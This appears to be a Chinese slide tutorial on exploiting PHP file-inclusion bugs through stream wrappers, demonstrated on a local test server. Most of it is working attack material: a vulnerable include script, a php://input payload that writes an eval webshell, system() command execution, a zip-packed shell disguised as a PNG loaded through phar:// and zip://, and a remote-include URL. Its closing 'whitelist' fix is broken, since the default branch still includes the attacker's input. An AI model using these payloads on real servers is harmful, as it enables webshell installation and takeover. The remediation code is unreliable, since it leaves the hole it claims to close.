


# 关于远程包含取得shell

上菜刀连接一下



拿到shell!



[4] WHY

# Php伪协议

## 入侵合约

## Whois伪协议？

PHP 带有很多内置 URL 风格的封装协议，可用于类似 `fopen()`、`copy()`、`file_exists()` 和 `filesize()` 的文件系统函数。除了这些封装协议，还能通过 `stream_wrapper_register()` 来注册自定义的封装协议。

有两个比较重要的配置在 `php.ini` 中，`allow_url_fopen` 和 `allow_url_include` 会影响到 `fopen` 等等和 `include` 等等函数对于伪协议的支持，而 `allow_url_include` 依赖 `allow_url_fopen`，所以 `allow_url_fopen` 不开启的话，`allow_url_include` 也是无法使用的。

不说没用的 今天只研究 `php://`

# Php伪协议知多少

协议名	实现功能
file://	访问本地文件系统
http://	访问 HTTP(s) 网址
ftp://	访问 FTP(s) URLs
php://	访问各个输入/输出流 ( I/O streams )
zlib://	压缩流
data://	数据 ( RFC 2397 )
glob://	查找匹配的文件路径模式
phar://	PHP 归档
ssh2://	Secure Shell 2
rar://	RAR
ogg://	音频流
expect://	处理交互式的流

# 伪协议

## 看个栗子：

<http://127.0.0.1/2.php?sj=http://192.168.142.128:666/l.php>

里面的第二个http:// 就是伪协议 换成ftp:// 那么他就是伪协议

file://	访问本地文件系统
http://	访问 HTTP(s) 网址
ftp://	访问 FTP(s) URLs
php://	访问各个输入/输出流 ( I/O streams )

前三者都知道是啥 今天学习 主要学习php://input 其次zip:// data:// phar://

**php://input**

**php://filter**


# php://input

## php://input （读取POST数据）


1.新建一个a.php 代码如下

```
1 <?php
2     echo file_get_contents("php://input");
3 ?>
```

2.访问一下127.0.0.1/a.php 返回空白



## 3.提交post 数据 查看结果~



上面软件名字是百度 不会的火狐一下



## php://input ( 写入木马 )

不难发现 我们提交什么数据 他返回什么数据 假如我们提交 前面的一句话木马是不是可以写入一句话木马取得shell ?


试一试，创建一个新的a.php 内容如下

```
1  <?php
2      $sj  = $_GET['sj'];
3      include($sj);
4  ?>
```

# php://input

Post 提交数据为


```
<?PHP fputs(fopen('shell.php','w'),'<?php @eval($_POST[cmd])?>');?>
```



The screenshot shows a web tool interface with the following fields:

- Load URL:** http://127.0.0.1/a.php?sj=php://input
- Split URL:** (empty)
- Execute:** (button)
- Post data:** <?PHP fputs(fopen('shell.php','w'),'<?php @eval(\$\_POST[cmd])?>');?>
- Enable Post data:** ☒ (checked)
- Enable Referrer:** ☐ (unchecked)


没有报错 nice ! 看一下根目录



hlx	2018/5/31 15:34	文件夹	
phpMyAdmin	2018/5/26 15:14	文件夹	
a.php	2018/5/31 15:53	PHP 文件	1 KB
shell.php	2018/5/31 15:53	PHP 文件	1 KB

# php://input

上菜刀！






C:		hlx	2018-05-31 15:34:17	0	0777
D:		phpMyAdmin	2018-05-26 15:14:54	20480	0777
E:		a.php	2018-05-31 15:53:28	53	0666
F:		shell.php	2018-05-31 15:53:34	26	0666
123					
www					
hlx					
phpMyAdmin					
G:					

## php://input ( 命令执行 )


有人说 啊 没有菜刀可以提权么？ 这可以告诉你 没问题 看操作 a.php代码不变  
Post提交的数据变一下

```
1 <?php
2     $sj  = $_GET['sj'];
3     include($sj);
4 ?>
```

	Load URL	http://127.0.0.1/a.php?sj=php://input
	Split URL	
	Execute	
		<input checked="" type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer
Post data		<?PHP system('whoami'); ?>

孙\lx

# php://input



当前时间: 16:16:46.39 输入新时间:

因为是自己电脑就不进行提权了

## php://filter

创建文件（原来有可以忽略）a.php 内容和 phpinfo.php内容


```
1 <?php
2     $sj  = $_GET['sj'];
3     include($sj);
4 ?>
```

```
1 <?php
2 phpinfo();
3 ?>
```

# php://filter

访问一下

<http://127.0.0.1/a.php?sj=php://filter/read/resource=phpinfo.php>




## PHP Version 5.2.17

System	Windows NT 时间 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--er "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\t php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--wit

# php://filter

<http://127.0.0.1/a.php?sj=php://filter/read=convert.base64-encode/resource=phpinfo.php>

通过php封装协议读取当前目录下的phpinfo.php文件并进行base64编码（编码后，便不会被解析）



PD9waHANCnBocGluZm8oKTsNCj8+

解码

请输入要进行编码或解码的子符：

PD9waHANCnBocGluZm8oKTsNCj8+

编码

解码

☐ 解码结果以16进制显示

复制

清空

Base64编码或解码结果：

```
<?php
phpinfo();
?>
```




File://

简单的了解一下 用法[127.0.0.1/1.php?sj=file://物理地址](http://127.0.0.1/1.php?sj=file://物理地址)


例如 我的网站在D盘 我想访问 F盘的 1.txt文件

http://127.0.0.1/a.php?sj=file:///f:/1.txt


[illegible]

# Data://

数据流封装器，和php://相似都是利用了流的概念，将原本的include的文件流重定向到了用户可控制的输入流中，简单来说就是执行文件的包含方法包含了你的输入流，通过你输入payload来实现目的；  
data://text/plain;base64,dGh1IHVzZXIgaXMgYWRtaW4



the user is admin



## Phar://

用法：?file=phar://压缩包/内部文件 phar://xxx.png/shell.php 注意：PHP >=5.3.0 压缩包需要是zip协议压缩，rar不行，将木马文件压缩后，改为其他任意格式的文件都可以正常使用。 步骤：  
写一个一句话木马文件shell.php，然后用zip协议压缩为shell.zip，然后将后缀改为png等其他格式。  
测试代码：

```
1 <?php
2     $sj = $_GET['sj'];
3     include($sj);
4 ?>
```

**开始之前确保你的 phpstudy 版本是 5.39以后的**

1.创建shell.php 内容

```
1 <?php @eval($_POST[123])?>
```

2.右键打包成shell.zip




3.将shell.zip重新命名为shell.png

访问 127.0.0.1/a.php=phar;//文件名/原文件名

<http://127.0.0.1/a.php?sj=phar://shell.png/shell.php>

Post 内容为 cmd=phpinfo();

# Phar://

 Load URL	http://127.0.0.1/a.php
 Split URL	?sj=phar://shell.png/shell.php
 Execute	
<input checked="" type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer	
Post data	cmd=phpinfo();

## PHP Version 5.5.30

System	
Build Date	Sep 30 2015 13:43:07
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-zts" "--disable-isapi" "--disable-nsapi" "pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\x86\instantclient10\sdk,shared" "--with-oci8=C:\x86\instantclient10\sdk,shared" "--with-oci8-11g=C:\x86\instantclient11\sdk,shared" "--with-enchant=.." out-dir=../obj/" "--enable-com-dotnet=shared" "--static-analyze" "--with-pgo"
Server API	CGI/FastCGI

# Zip://

## 将php版本设置为5.3.0<PHP<5.4

- 1.使用前面的shell.png
- 2.访问<http://127.0.0.1/a.php?sj=zip://shell.png%23shell.php>

Load URL

Split URL

Execute

http://127.0.0.1/a.php?sj=zip://shell.png%23shell.php

☒ Enable Post data ☐ Enable Referrer

Post data

cmd=phpinfo();

当前

英语

网页, 是否翻译为

中文

翻译

取消划词

PHP Version 5.3.29



System	Windows NT 时间 6.2 build 9200 (Unknow Windows version Home Premium Edition) i586
Build Date	Aug 15 2014 19:01:45
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure	cscript /nologo configure.is "--enable-snapshot-build" "--enable-debug-pack"

**[5]**  
**WHY**

**漏洞修复**  
**找开发啊！**

代码层,包含的参数设置为白名单。

```
<?php
$filename = $_GET['filename'];
switch ($filename) {
case 'index':
case 'home':
case 'admin':
include '/var/www/html/' . $filename . '.php';
break;
default:
include '/var/www/html/' . $filename . '.php';
}
?>
```



- 1.修改php的配置文件将open\_basedir的值设置为可以包含的特定目录，后面要加/，例如：`open_basedir=/var/www/html/`
- 2.关闭allow\_url\_fopen可以防止本地文件包含和远程文件包含
- 3.关闭allow\_url\_include可以防止远程文件包含

# Thanks!

变革创新，服务无限